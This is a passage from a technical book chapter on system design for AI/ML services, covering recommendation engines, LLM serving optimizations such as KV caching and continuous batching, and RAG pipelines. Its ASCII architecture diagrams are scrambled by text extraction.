**Scaling considerations for 1M sensors:** - Each sensor sends ~1 reading/sec → 1M events/sec total - MQTT broker cluster: 3-5 nodes handle millions of connections - Kafka: 50+ partitions for sensor-readings topic - Flink: scaled to ~20 TaskManagers (depends on event complexity) - TimescaleDB: hypertables with time-based partitioning, auto-compression



# Chapter 42 — Building AI/ML-Based Services

## 1. Problem Statement

Design backend systems that serve AI/ML models at **production scale** — handling millions of users, sub-second latency, and infrastructure costs that can bankrupt a startup overnight if mismanaged.

```
+-----+ | AI/ML Services Landscape |
+-----+ +-----+ +-----+ +-----+
| RECOMMENDATION | | GENERATIVE AI | | RAG PIPELINES | | | ENGINES | | SERVICES | | | | Netflix, YouTube, | | ChatGPT, Claude, | |
Enterprise know- | | | Amazon, Spotify | | Copilot, Midj. | | ledge assistants | | | "You might like" | | "Generate text/" | | "Answer from
your | | | "Because you | | images/code" | | private docs" | | | watched..." | | | | | +-----+ +-----+
+-----+ +-----+
```

Core Engineering Challenges:

| Challenge             | Why It's Hard                                          |
|-----------------------|--------------------------------------------------------|
| Model Serving Latency | LLMs need seconds per response; GPUs are bottleneck    |
| Feature Freshness     | Stale features = stale recommendations                 |
| Scaling Inference     | GPUs are scarce, expensive, and hard to auto-scale     |
| Cost Management       | H100 GPU ~\$3/hr; 1M users/day can exceed \$100K/month |
| Model Versioning      | Rolling back a bad model must be instant               |
| Data Pipeline Latency | Training data must flow from events to model in hours  |

## 2. Part A: Recommendation System Design

### 2.1 Problem: Design a Recommendation Engine

Design a system like Netflix's "You Might Also Like" or Amazon's "Customers Who Bought X Also Bought Y."

**Requirements:** - Serve personalized recommendations to **200M+ users** - Catalog of **millions of items** (movies, products, songs) - Recommendations must update as user behavior changes (watched a new movie) - Latency: **< 200ms** for recommendation API response - Support multiple surfaces: homepage, detail page, search results, email digests

### 2.2 Recommendation Approaches

Collaborative Filtering

The foundational idea: **people who agreed in the past will agree in the future.**

```
USER-ITEM INTERACTION MATRIX ===== Movie A Movie B Movie C Movie D Movie E User 1 [5] [3] [?] [1] [?] User 2 [4] [?] [4] [1] [?] User 3 [?] [3] [5] [?] [4] User 4 [1] [?] [?] [5] [4] User 5 [?] [4] [4] [?] [?] [?] =
missing rating we want to PREDICT Goal: fill in the blanks with predicted scores
```

**User-User Collaborative Filtering:** - Find users similar to you (cosine similarity on rating vectors) - Recommend items those similar users liked but you haven't seen - Problem: doesn't scale to 200M users (pairwise comparisons explode)

**Item-Item Collaborative Filtering (Amazon's approach):** - Pre-compute item-item similarity from co-occurrence in user histories - "Users who bought X also bought Y" — directly from the matrix - More stable than user-user (items change less than user tastes)

**Matrix Factorization (SVD, ALS):** - Decompose the sparse user-item matrix into two low-rank matrices - User matrix (200M x 128) and Item matrix (128 x 10M) - Each user and item gets a **128-dimensional embedding** - Prediction: dot product of user embedding and item embedding

MATRIX FACTORIZATION ===== User-Item Matrix = User Embeddings x Item Embeddings^T (200M x 10M) (200M x 128) (128 x 10M) [ 5 3 ? 1 ]  
[ 0.2 0.8 ... ] [ 0.3 0.1 ... ]^T [ 4 ? 4 1 ] = [ 0.3 0.7 ... ] x [ 0.7 0.4 ... ] [ ? 3 5 ? ] [ 0.8 0.1 ... ] [ 0.1 0.9 ... ] [ 1 ? ? 5 ] [ 0.9  
0.2 ... ] [ 0.5 0.3 ... ] Rating(user, item) = dot(user\_embedding, item\_embedding)

Content-Based Filtering

Recommend items whose **features** are similar to items the user already liked.

CONTENT-BASED: ITEM FEATURE VECTORS ===== "Inception": [action=0.8, sci-fi=0.9, thriller=0.7, nolan=1.0]  
"Interstellar": [action=0.3, sci-fi=1.0, thriller=0.4, nolan=1.0] cosine\_similarity = 0.82 --> recommend "Interstellar" to "Inception" fans

**Pros:** No cold-start for new items (features known from metadata). **Cons:** Limited serendipity — never recommends outside the user's bubble.

Hybrid Approach (Netflix's Real Architecture)

Netflix uses an **ensemble** of dozens of models, blended by context:

NETFLIX HYBRID RECOMMENDATION ENSEMBLE ===== +-----+ | Collaborative Filter |---> Score: 0.82  
+-----+ +-----+ | Content-Based Filter |---> Score: 0.75 +-----+ +-----+  
+-----+ | Ensemble |--->| Final | | Deep Neural Network |---> Score: 0.91 -->| Blender | | Score: | +-----+ |  
(weighted | | 0.87 | +-----+ | average) | +-----+ | Trending / Popular |---> Score: 0.60 +-----+  
+-----+ +-----+ | Context-Aware (time, |---> Score: 0.70 | device, location) | +-----+

Deep Learning: Two-Tower Model

The modern workhorse for large-scale recommendations (YouTube, Instagram).

TWO-TOWER RETRIEVAL MODEL ===== User Features Item Features +-----+ +-----+ | user\_id | | item\_id | | age,  
gender | | genre | | watch\_hist | | director | | click\_hist | | description | +-----+ +-----+ | +-----v-----+ +-----v-----+ |  
User Tower | | Item Tower | | (DNN 3-5L) | | (DNN 3-5L) | +-----+ +-----+ | +-----v-----+ +-----v-----+ | User Embed | | Item  
Embed | | (128-dim) | | (128-dim) | +-----+ +-----+ +-----+ +-----+ | | +-v---v---+ | Dot Prod/ | | Cosine Sim|  
+-----+ +-----+ | Relevance Score Training: maximize sim(user, clicked\_item), minimize sim(user, random\_item)

**Why Two Towers?** - Item embeddings are **pre-computed** and stored in a vector index - At query time, only the **user tower** runs (fast — milliseconds) -  
Then do ANN search over pre-computed item embeddings

2.3 System Architecture for Recommendations

The industry-standard **two-phase architecture**:

RECOMMENDATION SYSTEM – FULL ARCHITECTURE ===== User opens Netflix homepage | v +-----+ +-----+ | API  
Gateway | (rate limiting, auth, routing) +-----+ +-----+ | +-----v-----+ +-----+ | Feature Store |<---| User Profile DB |  
| (Online: Redis) |<---| Click Stream | | Get user features: |<---| Watch History | | - recent watches | +-----+ +-----+ | - preferred  
genres | +-----+ +-----+ | user\_embedding + context features v +-----+ +-----+ | PHASE 1: CANDIDATE | Retrieve ~1,000 from  
10M+ | GENERATION | | ANN Index (FAISS/ScANN) |<--- Pre-computed Item Embeddings | + Trending + New items | +-----+ +-----+ | ~1,000  
candidate items v +-----+ +-----+ | PHASE 2: RANKING | Score each candidate | Features: user (50+), | using rich features | item  
(100+), cross, | | context (device, time) | | Model: Deep ranker | | (Triton / TF Serving) | +-----+ +-----+ | Scored & sorted v  
+-----+ +-----+ | PHASE 3: RE-RANKING | Business logic | - Diversity filter | - Freshness boost | - Boost originals | - Remove  
already seen +-----+ +-----+ | v +-----+ +-----+ | RESPONSE: Top 20 items | +-----+ +-----+ Latency  
budget: < 200ms Phase 1 (ANN search): ~20ms Phase 2 (Rank 1K): ~80ms Phase 3 (Re-rank): ~10ms Feature fetch: ~90ms

2.4 Feature Store

ML models need **features** from dozens of sources. A Feature Store provides a single interface to fetch features for both training and serving.

FEATURE STORE ARCHITECTURE ===== DATA SOURCES FEATURE STORE +-----+ +-----+ | Clickstream |--+ +-----+ +-----+ |  
(Kafka) | | ingest | OFFLINE STORE | +-----+ +-----+ | (S3 / Hive) | | User Profile |--+ | - Historical data | | (PostgreSQL) | | | -  
Model TRAINING | +-----+ +-----+ | Item Catalog |--+ | (DynamoDB) | | +-----+ +-----+ +-----+  
+----->| ONLINE STORE | | Interaction | stream | (Redis / DynamoDB) | | Events |----->| - Latest values | | (Kafka) | | - SERVING (<5ms) |  
+-----+ +-----+

Feature Freshness Spectrum:

| Feature Type | Update Frequency | Example                   |
|--------------|------------------|---------------------------|
| Static       | Rarely           | User age, item genre      |
| Batch        | Daily / Hourly   | User avg rating, item pop |

|                |         |                           |
|----------------|---------|---------------------------|
| Near-real-time | Minutes | Recent clicks, cart items |
| Real-time      | Seconds | Current session context   |

**Tools:** Feast (open source), Tecton (managed), AWS SageMaker Feature Store, Google Vertex AI Feature Store.

## 2.5 Model Training Pipeline

```
ML TRAINING PIPELINE ===== +-----+ +-----+ +-----+ +-----+ | Raw Events |---->| Feature |---->| Training | |
(S3/Kafka) | | Engineering| | Dataset | +-----+ | (Spark) | | (Parquet/S3) | +-----+ +-----+ +-----+ |
+-----+ +-----+ +-----+ | Model Training (PyTorch/TF) | | GPU cluster (8x A100) | | Experiment tracking: MLflow / W&B |
+-----+ +-----+ +-----+ | +-----+ +-----+ +-----+ | Offline Evaluation | | NDCG@10, MAP, Recall@K |
+-----+ +-----+ +-----+ | +-----+ +-----+ +-----+ | Model Registry | | (MLflow / W&B) | +-----+ +-----+ |
+-----+ +-----+ +-----+ | DEPLOYMENT: Canary (1% -> 10% -> 100%) | | Rollback: instant switch to previous |
+-----+ +-----+ +-----+
```

## 3. Part B: Generative AI Service Design

### 3.1 Problem: Design a ChatGPT-like Service

*Design a system that serves a large language model to millions of concurrent users with streaming responses and conversation memory.*

**Requirements:** - Serve models with 70B-400B+ parameters - Support context windows of **100K+ tokens** - Streaming responses (token by token, first token < 500ms) - Handle **millions of concurrent conversations** - Conversation history persistence (multi-turn) - Cost target: < \$0.01 per average conversation

**Why This Is Hard:** - A 70B parameter model in FP16 needs **140 GB** of GPU memory - A single H100 has 80 GB — you need **tensor parallelism** across 2+ GPUs - Each user's request occupies GPU memory for the **entire generation** (seconds) - GPU utilization is key: idle GPUs burn cash (\$3/hr per H100)

### 3.2 Architecture for LLM Serving

```
GENERATIVE AI SERVICE — FULL ARCHITECTURE ===== +-----+ | Client | (Web, Mobile, API) +-----+ +-----+ | SSE
for streaming v +-----+ +-----+ | API Gateway | Auth, rate limiting (tokens/min), validation +-----+ +-----+ | Request
Router | Route by model, priority (paid/free), queue mgmt +-----+ +-----+ | v v v v v +-----+ +-----+ +-----+ |
GPU INFERENCE CLUSTER | | +-----+ +-----+ | | | Node 1 | | Node 2 | | | Serving: vLLM / | | 8xH100 | | 8xH100 | | | TensorRT-LLM / | | +-----+
+-----+ | Text Gen Inference | +-----+ +-----+ | | | Node 3 | | Node 4 | | | 4xH100 | | 4xH100 | | | +-----+ +-----+ |
+-----+ +-----+ +-----+ | Streaming tokens (SSE) v +-----+ +-----+ +-----+ | Response | | Usage / Billing | | Streamer + |
| (Kafka -> DB) | | Safety filter | +-----+ +-----+ +-----+ v +-----+ +-----+ +-----+ | Conversation Store | | Redis (TTL:24h) + | |
DynamoDB (perm) | +-----+ +-----+ +-----+
```

### 3.3 Key Optimizations for LLM Serving

#### KV Cache

During autoregressive generation, the model computes **key-value attention states** for every token. Without caching, generating token N recomputes attention for all N-1 previous tokens —  $O(N^2)$  work.

```
KV CACHE — AVOID RECOMPUTATION ===== WITHOUT KV Cache: Token 1: compute [tok_1] Token 1: compute K1,V1
-> CACHE Token 2: compute [tok_1, tok_2] Token 2: load K1V1, compute K2V2 Token N: compute ALL N tokens Token N: load cached, compute KN -->
O(N^2) total work! --> O(N) total work! Memory cost: KV cache for 70B model, 100K context = 30-40 GB per request
```

#### Continuous Batching (vLLM)

```
CONTINUOUS BATCHING ===== Static batching: [Req A(50tok), Req B(200tok), Req C(30tok)] -> wait for B. GPU idle! Continuous batching
(vLLM): Step 1: [A, B, C] -> Step 5: A done, [D joins, B, C] Step 8: C done, [D, B, E joins] -> GPU NEVER idle Result: 2-3x higher throughput on
same hardware.
```

#### PagedAttention (vLLM)

Manages KV cache like OS virtual memory — allocate **pages** on demand:

PAGEDATTENTION ===== Traditional: pre-allocate max\_seq\_len per request Req A: [====100K tokens allocated====] (uses 2K -> 98% wasted!) PagedAttention: allocate pages on demand Req A: [page1][page2] (2K tokens, 2 pages) Req B: [page1][page2][page3][p4][p5] (5K tokens, 5 pages) Result: serve 2-4x more concurrent requests on same GPU memory.

Full Optimization Comparison

| Technique            | Speedup     | Memory Saving | Quality Impact    |
|----------------------|-------------|---------------|-------------------|
| KV Cache             | 5-10x       | -30-40 GB/req | None              |
| Continuous Batching  | 2-3x thru   | Minimal       | None              |
| PagedAttention       | 2-4x conc.  | 60-80%        | None              |
| FP16 Quantization    | 1.5-2x      | 50%           | Negligible        |
| INT8 Quantization    | 2-3x        | 75%           | Minor (<1% loss)  |
| INT4 Quantization    | 3-4x        | 87.5%         | Noticeable (2-5%) |
| Speculative Decoding | 2-3x        | +small model  | None (verified)   |
| Prompt Caching       | 1.5-3x      | Varies        | None              |
| Tensor Parallelism   | Near linear | Split across  | None              |

Speculative Decoding

Use a **small, fast draft model** to generate N candidate tokens, then the **large model verifies** them all in a single forward pass:

SPECULATIVE DECODING ===== Without: Large model generates token by token (6 forward passes) "The" -> "cat" -> "sat" -> "on" -> "the" -> "mat" With: Draft model (7B) generates 6 tokens fast, large model (70B) verifies ALL 6 in ONE forward pass: Draft: "The cat sat on the mat" (fast) Verify: All 6 ACCEPTED -> 6 tokens in ~1 pass (vs 6 passes) If token 4 rejected: keep 1-3, resample from 4. Still saved 3 passes!

Streaming with Server-Sent Events

SSE STREAMING – TOKEN BY TOKEN DELIVERY ===== Client Server | POST /chat/completions | | {"messages":[...], "stream":true} | | [GPU starts generating] | data: {"token": "The"} | ~300ms (time to first token) | | data: {"token": " capital"} | ~50ms (per token) | | ... | | data: {"token": " Paris."} | | data: [DONE] | | User sees text appear word by word – feels fast even if total takes seconds.

3.4 Scaling GPU Infrastructure

GPU SELECTION GUIDE ===== TRAINING: H100 SXM (80GB, \$3/hr) | A100 SXM (80GB, \$2/hr) | H200 (141GB, \$4.50/hr) INFERENCE: H100 (big models) | A100 (7B-30B) | L4 (24GB, budget) | T4 (16GB, \$0.35/hr) DEV/TEST: T4 (cheapest GPU) | CPU inference (small models only)

Auto-scaling:

GPU AUTO-SCALING ===== +-----+ +-----+ +-----+ | Request Queue |---->| Scaling |---->| GPU Pool | | (depth monitor) | | Controller| | Manager | +-----+ +-----+ +-----+ Scale UP: queue > 50 reqs OR GPU util > 80% for 5min Scale DOWN: queue < 5 for 10min OR GPU util < 30% for 15min Caveat: GPU instances take 3-5 min to start -> keep warm pool

Cost Comparison: Cloud vs On-Premise

| Factor       | Cloud (AWS/GCP/Azure) | On-Premise             |
|--------------|-----------------------|------------------------|
| Upfront cost | \$0                   | \$30K-\$40K per H100   |
| Hourly cost  | \$3/hr per H100       | ~\$0.50/hr (amortized) |
| Break-even   | -                     | ~12-18 months          |
| Scaling      | Minutes               | Weeks (order hardware) |

|             |                        |                        |
|-------------|------------------------|------------------------|
| Maintenance | Provider handles       | Your team handles      |
| Best for    | Variable load, startup | Steady load, large co. |

### 3.5 Conversation Management

```
CONVERSATION MANAGEMENT ===== +-----+ | Client sends msg | +-----+-----+ | +-----v-----+ |
Load history from | (Redis, keyed by session_id) | conversation store | +-----+-----+ | +-----v-----+ | Assemble
full prompt: | | [SYSTEM] You are a helpful asst. | <- always included | [USER] Hi, help me with geo. | <- turn 1 | [ASST] Sure! Ask me anything.
| <- turn 1 | [USER] What's the capital of FR? | <- current turn | | If tokens > context_limit: | | truncate oldest turns |
+-----+-----+ | +-----v-----+ | LLM (stream) -> | | Save to Redis(24h) | | + DynamoDB (perm) |
+-----+
```

**Token Counting:** Count tokens BEFORE sending (use tiktoken). Reserve tokens for response (e.g., 4096). Truncate oldest turns until history fits.

### 3.6 Safety and Guardrails

```
SAFETY PIPELINE ===== User Message | +---v-----+ | INPUT FILTER | Block prompt injection, harmful requests, | (classifier) | PII
detection, language detection +-----+ | | PASS or BLOCK ("I can't help with that.") | +---v-----+ | LLM Generation |
+-----+-----+ | +---v-----+ | OUTPUT FILTER | Block harmful content, check for PII, | (classifier) | verify relevance, content policy
check +-----+-----+ | v Response to User Additional: rate limiting (10 req/min free), token limits (100K/day), abuse detection, human review
queue, audit logging
```

## 4. Part C: RAG (Retrieval Augmented Generation) Pipeline

### 4.1 Problem: Design an Enterprise Knowledge Assistant

Your company has 10 million+ internal documents (Confluence, Google Docs, Slack threads, PDF manuals, code repos). Employees want to ask questions like "What's our vacation policy?" or "How do I configure the VPN?" and get accurate answers WITH citations.

**Why not just use an LLM?** - LLMs don't know your private data (training cutoff, no access) - LLMs hallucinate (confidently make up policies that don't exist) - You need **grounded answers** with traceable sources

**Solution: RAG — Retrieve relevant documents, then Generate an answer.**

### 4.2 How RAG Works

```
RAG — RETRIEVAL AUGMENTED GENERATION ===== OFFLINE — Index your documents: +-----+ +-----+ +-----+
+-----+ | Documents|---->| Chunking |---->| Embedding|---->| Vector | | (PDFs, | | (500-tok | | Model | | Database | | Docs) | | chunks) | |
(text-> | | (vectors | +-----+ +-----+ | vector) | | + text) | +-----+ +-----+ ONLINE — Answer user questions: +-----+
+-----+ +-----+ +-----+ | User |---->| Embed |---->| Vector |---->| Top-K | | Question| | Query | | Search | | Chunks | +-----+
+-----v-----+ +-----+ | PROMPT TO LLM: | | System: Answer ONLY from context. Cite sources. | | Context: | | [1]
"Employees get 20 days PTO..." (p.3) | | [2] "PTO requests: 2 weeks advance" (hr.md) | | [3] "Unused PTO carries over 5 days" (p.5) | | Question:
What's our vacation policy? | +-----+-----+ | +---v-----+ | | ANSWER:
"Employees receive 20 days PTO [1]. | | Requests need 2 weeks notice [2]. Up to 5 | | days carry over [3]." |
+-----+
```

### 4.3 Chunking Strategies

How you split documents into chunks **dramatically** affects retrieval quality.

```
CHUNKING STRATEGIES ===== FIXED-SIZE (simplest): [=== chunk 1 (500 tok) ===] [=== chunk 2 (500 tok) ===] <-- 50 token overlap [===
chunk 3 (500 tok) ===] SEMANTIC (smarter): split on section/paragraph boundaries [=== "Vacation Policy" section ===][=== "Sick Leave" section ===]
PARENT-CHILD (best retrieval): +--- Parent chunk (2000 tokens — full section) -----+ | [Child 1 (500t)] [Child 2 (500t)] [Child 3
(500t)] | | Search on children (specific), return parent (more context)| +-----+
```

**Chunking Strategy Comparison:**

| Strategy   | Retrieval Quality | Implementation | Best For               |
|------------|-------------------|----------------|------------------------|
| Fixed-size | Moderate          | Trivial        | Getting started, mixed |



|                 |           |         |                      |
|-----------------|-----------|---------|----------------------|
| Semantic        | Good      | Medium  | Well-structured docs |
| Recursive       | Good      | Medium  | Variable-length docs |
| Parent-child    | Excellent | Complex | Production systems   |
| Sentence-window | Very Good | Medium  | Precise retrieval    |

#### 4.4 Embedding Models

The embedding model converts text into vectors. **Quality directly impacts retrieval accuracy.**

| Model                        | Dimensions | MTEB Score | Cost             |
|------------------------------|------------|------------|------------------|
| OpenAI text-embedding-3-lg   | 3072       | 64.6       | \$0.13/1M tokens |
| OpenAI text-embedding-3-sm   | 1536       | 62.3       | \$0.02/1M tokens |
| Cohere embed-v3              | 1024       | 64.5       | \$0.10/1M tokens |
| BGE-large-en-v1.5 (OSS)      | 1024       | 64.2       | Free (self-host) |
| E5-mistral-7b-instruct (OSS) | 4096       | 66.6       | Free (needs GPU) |
| GTE-large-en-v1.5 (OSS)      | 1024       | 65.4       | Free (self-host) |

**Key Considerations:** - **Fine-tuning** your embedding model on domain data improves retrieval 10-20% - **Matryoshka embeddings:** train at 3072 dims, truncate to 256 at query time for faster search with minor quality loss - **Asymmetric models:** separate query vs. document encoding (queries are short, documents are long)

#### 4.5 Vector Databases

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| VECTOR DATABASE COMPARISON =====+-----+   Database   Type   Scale   Hybrid   Filtering   Cost    ----- ----- ----- ----- -----    Pinecone   Managed   Billions   Yes   Excellent   \$\$\$     Weaviate   OSS/Cloud   Billions   Yes   Good   \$\$     Milvus   OSS/Cloud   Billions   Yes   Good   \$\$     Qdrant   OSS/Cloud   Billions   Yes   Excellent   \$\$     pgvector   Extension   Millions   No*   SQL-based   \$     ChromaDB   OSS   Thousands   No   Basic   Free   +-----+ * pgvector + pg_trgm can approximate hybrid search |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

**When to Use What:**

|                                                                                                                                                                                                                |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start here: "How many vectors do you have?"   +-----+-----+     < 1M > 1M     pgvector "Do you need managed service?" (simple,   cheap) +-----+     Yes No     Pinecone Milvus or (easiest) Qdrant (self-host) |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

#### 4.6 Advanced RAG Techniques

##### Hybrid Search

Combine **vector search** (semantic) with **keyword search** (BM25) for better recall:

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HYBRID SEARCH ===== Query: "How to configure VPN on macOS?" Vector Search (semantic): Keyword Search (BM25): 1. "Setting up VPN client" (0.89) 1. "VPN configuration macOS" (12.3) 2. "Network proxy settings" (0.84) 2. "macOS VPN setup guide" (11.8) 3. "Remote access guide" (0.81) 3. "Configure VPN on Mac" (11.2) Hybrid (Reciprocal Rank Fusion): 1. "VPN configuration macOS" <-- keyword hit + semantic relevance 2. "Setting up VPN client" <-- strong semantic match 3. "macOS VPN setup guide" <-- keyword hit 4. "Configure VPN on Mac" <-- keyword hit 5. "Remote access guide" <-- semantic relevance Vector search catches MEANING. BM25 catches EXACT TERMS. Together: best of both worlds. |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

##### Re-ranking with Cross-Encoders

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RE-RANKING PIPELINE ===== User Query: "What is our vacation policy?"   +-----v-----+   Bi-Encoder   Fast but approximate ranking   (embedding   Score = cosine(query_vec, chunk_vec)   similarity)   Retrieve top 20 chunks +-----+     Top 20 chunks v +-----+   Cross-Encoder  Slow but precise ranking   (Reranker)   Score = model(query + chunk) – sees both together     Re-score all 20, return top 5   Models:     Cohere     Rerank v3     bge-reranker  +-----+     Top 5 chunks (much better quality) v Send to LLM for answer generation |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

##### Query Expansion

QUERY EXPANSION – LLM REWRITES QUERY FOR BETTER RETRIEVAL ===== Original query: "PTO"  
Problem: too vague, embedding might miss relevant docs LLM expansion: Query 1: "paid time off policy" Query 2: "vacation days and leave policy"  
Query 3: "PTO accrual and carryover rules" Search all 3 expanded queries -> merge and deduplicate results -> much higher recall than searching  
just "PTO"

Agentic RAG

AGENTIC RAG – LLM DECIDES WHEN AND WHAT TO RETRIEVE ===== User: "Compare our US and UK vacation policies" | Agent (LLM with tools): +---> search("US vacation policy") -> [chunk1, chunk2] +---> search("UK vacation policy") -> [chunk3, chunk4]  
+---> search("policy differences") -> [chunk5] +---> Synthesize all into comparison table Key: LLM DECIDES what to search (not a fixed pipeline).  
Multi-hop: search -> read -> decide to search more.

4.7 RAG Evaluation

RAG EVALUATION FRAMEWORK ===== RETRIEVAL METRICS (finding right docs?): Recall@K, MRR, nDCG@K GENERATION METRICS (good answers?): Faithfulness (matches sources?), Relevance, Completeness END-TO-END: Answer Accuracy, Citation Accuracy, User Satisfaction (thumbs up/down)

**RAGAS Framework** (automated): LLM evaluates faithfulness/relevance, creates synthetic test datasets, tracks quality over time.

**Human Evaluation:** Sample 100 queries/week, label correct/partial/incorrect, track trends to catch degradation early.

4.8 Complete RAG Architecture

PRODUCTION RAG SYSTEM – COMPLETE ARCHITECTURE ===== DOCUMENT INGESTION (offline / batch) +-----+  
+-----+ +-----+ +-----+ +-----+ | Sources|-->| Doc |-->| Chunking |-->| Embedding|-->| Vector | | S3, | | Loader | | Semantic/  
| | OpenAI / | | DB | | Confl, | | Parse, | | Parent- | | BGE / | | + meta | | GDocs, | | OCR | | child | | Cohere | | data | | Slack |  
+-----+ +-----+ +-----+ +-----+ +-----+ Trigger: new doc uploaded, daily re-index, webhook QUERY PIPELINE (online /  
real-time) +-----+ | User | "What's our vacation policy?" +-----+ | +---v-----+ | Query | LLM rewrites for better retrieval |  
Expansion | +---+ +-----+ | +---v-----+ +-----+ | Hybrid |<--->| Vector DB + | | Retrieval | | BM25 Index | | (RRF merge) |  
+-----+ | Top 20 chunks| +---+ +-----+ | +---v-----+ | Cross-Encoder| Re-rank 20 -> top 5 | Reranker | +---+ +-----+ |  
+---v-----+ | LLM | System prompt + top 5 chunks + question | (stream SSE) | -> Answer with citations +---+ +-----+ | +---v-----+ |  
Feedback | thumbs up/down -> improve retrieval +-----+ LATENCY: expansion ~200ms, retrieval ~100ms, rerank ~150ms, LLM first token  
~400ms. Total: ~2-4s (streaming)

5. ML Infrastructure Patterns (Common Across All Three)

5.1 Model Registry

MODEL REGISTRY WORKFLOW ===== +-----+ +-----+ +-----+ +-----+ | Experiment |<--->| Register |<--->|  
Staging |<--->| Production| | (training) | | v1.2.3 | | (validate) | | (serve) | +-----+ +-----+ +-----+ +-----+ | |  
Auto tests: Monitoring: accuracy, latency, latency, accuracy, bias checks drift Metadata: training data hash, hyperparams, metrics, model size,  
deps

**Tools:** MLflow, Weights & Biases, SageMaker Model Registry, Vertex AI.

5.2 Feature Store

Online (Redis, <5ms) + Offline (S3/Hive, batch training) with sync between them. See Section 2.4 for detailed architecture. **Tools:** Feast, Tecton, SageMaker.

5.3 Model Serving

| Framework         | Best For          | Key Features                     |
|-------------------|-------------------|----------------------------------|
| TF Serving        | TensorFlow models | gRPC, batching, A/B, multi-model |
| Triton (NVIDIA)   | Multi-framework   | Dynamic batching, GPU sharing    |
| vLLM              | LLM serving       | PagedAttention, continuous batch |
| TGI (HuggingFace) | LLM serving       | Easy setup, streaming, quant     |
| TorchServe        | PyTorch models    | Multi-model, scalable            |

|              |                |                                 |
|--------------|----------------|---------------------------------|
| ONNX Runtime | Cross-platform | CPU optimized, model conversion |
|--------------|----------------|---------------------------------|

**Batch vs Real-time:** Real-time for API serving (<100ms). Batch for daily recommendations, scoring millions of items from S3 to S3.

### 5.4 A/B Testing for ML

```
A/B TESTING FOR ML MODELS ===== +-----+ +-----+ +-----+ | Traffic |---->| Router |---->| Model A |
(Champion: 90%) | 100% | | (feature | | v2.1 | | | | flags) | +-----+ +-----+ | |---->+-----+ +-----+ | Model B |
(Challenger: 10%) | v2.2 | +-----+ Day 1: 1% canary (detect crashes) Day 3: 10% A/B (measure CTR, watch time, revenue) Day 7: Analyze: CTR
+2.3%, watch time +1.1% (p<0.05) Day 10: 50% (confirm at scale) Day 14: 100% (new champion)
```

### 5.5 Monitoring ML in Production

```
ML MONITORING — FOUR PILLARS ===== +-----+ +-----+ +-----+ | 1. DATA DRIFT | | 2. MODEL PERF | |
Feature stats | | Online metrics | | (mean, stddev), | | (CTR, conversion), | | missing values, | | prediction dist, | | new categories | | error
rates | | Alert: KL-diverg | | Alert: metric | | > threshold | | drop > 5% / 1hr | +-----+ +-----+
+-----+ +-----+ +-----+ | 3. INFRA HEALTH | | 4. FEATURE | | Latency (p50/95/ | | FRESHNESS | | 99), throughput, | | Last
update time, | | GPU util, memory | | pipeline lag, | | Alert: p99 > 500ms | | batch job status | | or GPU OOM | | Alert: > 2h stale |
+-----+ +-----+ +-----+ Stack: Prometheus+Grafana, Evidently AI, W&B, PagerDuty
```

## 6. Architecture Comparison

```
THREE SYSTEMS COMPARED ===== +-----+ +-----+ +-----+ +-----+ | RECOMMENDATIONS | GENERATIVE AI | RAG
PIPELINE | +-----+ +-----+ +-----+ +-----+ | Input: user ID | Input: text | Input: text | | Output: items | Output:
text | Output: text + | | | (streaming) | citations | | Latency: <200ms | Latency: 1-30s | Latency: 2-5s | | Compute: CPU + | Compute: GPU |
Compute: GPU + | | light GPU | heavy | vector DB | | Scale: 200M+ | Scale: 1M+ | Scale: 10M+ | | users | concurrent | documents | | Key DB:
Feature | Key DB: KV | Key DB: Vector | | Store + ANN | Cache (GPU) | Database | | Cost: compute | Cost: GPU hours | Cost: GPU + | | at scale |
($3/hr/H100) | embedding cost | +-----+ +-----+ +-----+ +-----+
```

## 7. Key Takeaways

- Two-phase retrieval + ranking is the backbone of recommendation systems.** Candidate generation (fast, approximate) narrows millions to thousands; ranking (slow, precise) selects the final results. This pattern applies beyond recommendations — search, ads, and even RAG use it.
- Feature Stores bridge ML training and serving.** The #1 cause of training-serving skew (model works in dev, fails in prod) is computing features differently in training vs. serving. A unified Feature Store eliminates this class of bugs.
- LLM serving is fundamentally a memory management problem.** KV cache, PagedAttention, and continuous batching are not optional optimizations — they are requirements for serving LLMs at any reasonable cost. Without them, you'll burn 3-4x the GPU budget.
- Quantization is the single biggest cost lever for LLM inference.** Going from FP16 to INT4 can reduce GPU costs by 75% with only 2-5% quality loss. Always benchmark quantization on YOUR specific use case before deciding.
- RAG is not "just vector search + LLM."** Production RAG requires hybrid search, re-ranking, query expansion, smart chunking, and continuous evaluation. Each component measurably impacts answer quality.
- Chunking strategy matters more than embedding model choice.** Bad chunking with a great embedding model will underperform good chunking with a decent model. Invest time in chunking strategy — especially parent-child chunking for complex documents.
- A/B testing for ML is non-negotiable.** Offline metrics (NDCG, accuracy) are necessary but not sufficient. You MUST validate in production with real users. Many models that look great offline fail when deployed.
- Monitor data drift, not just model accuracy.** By the time accuracy drops, the damage is done. Monitoring input distributions catches problems BEFORE they affect users — giving you time to retrain or roll back.
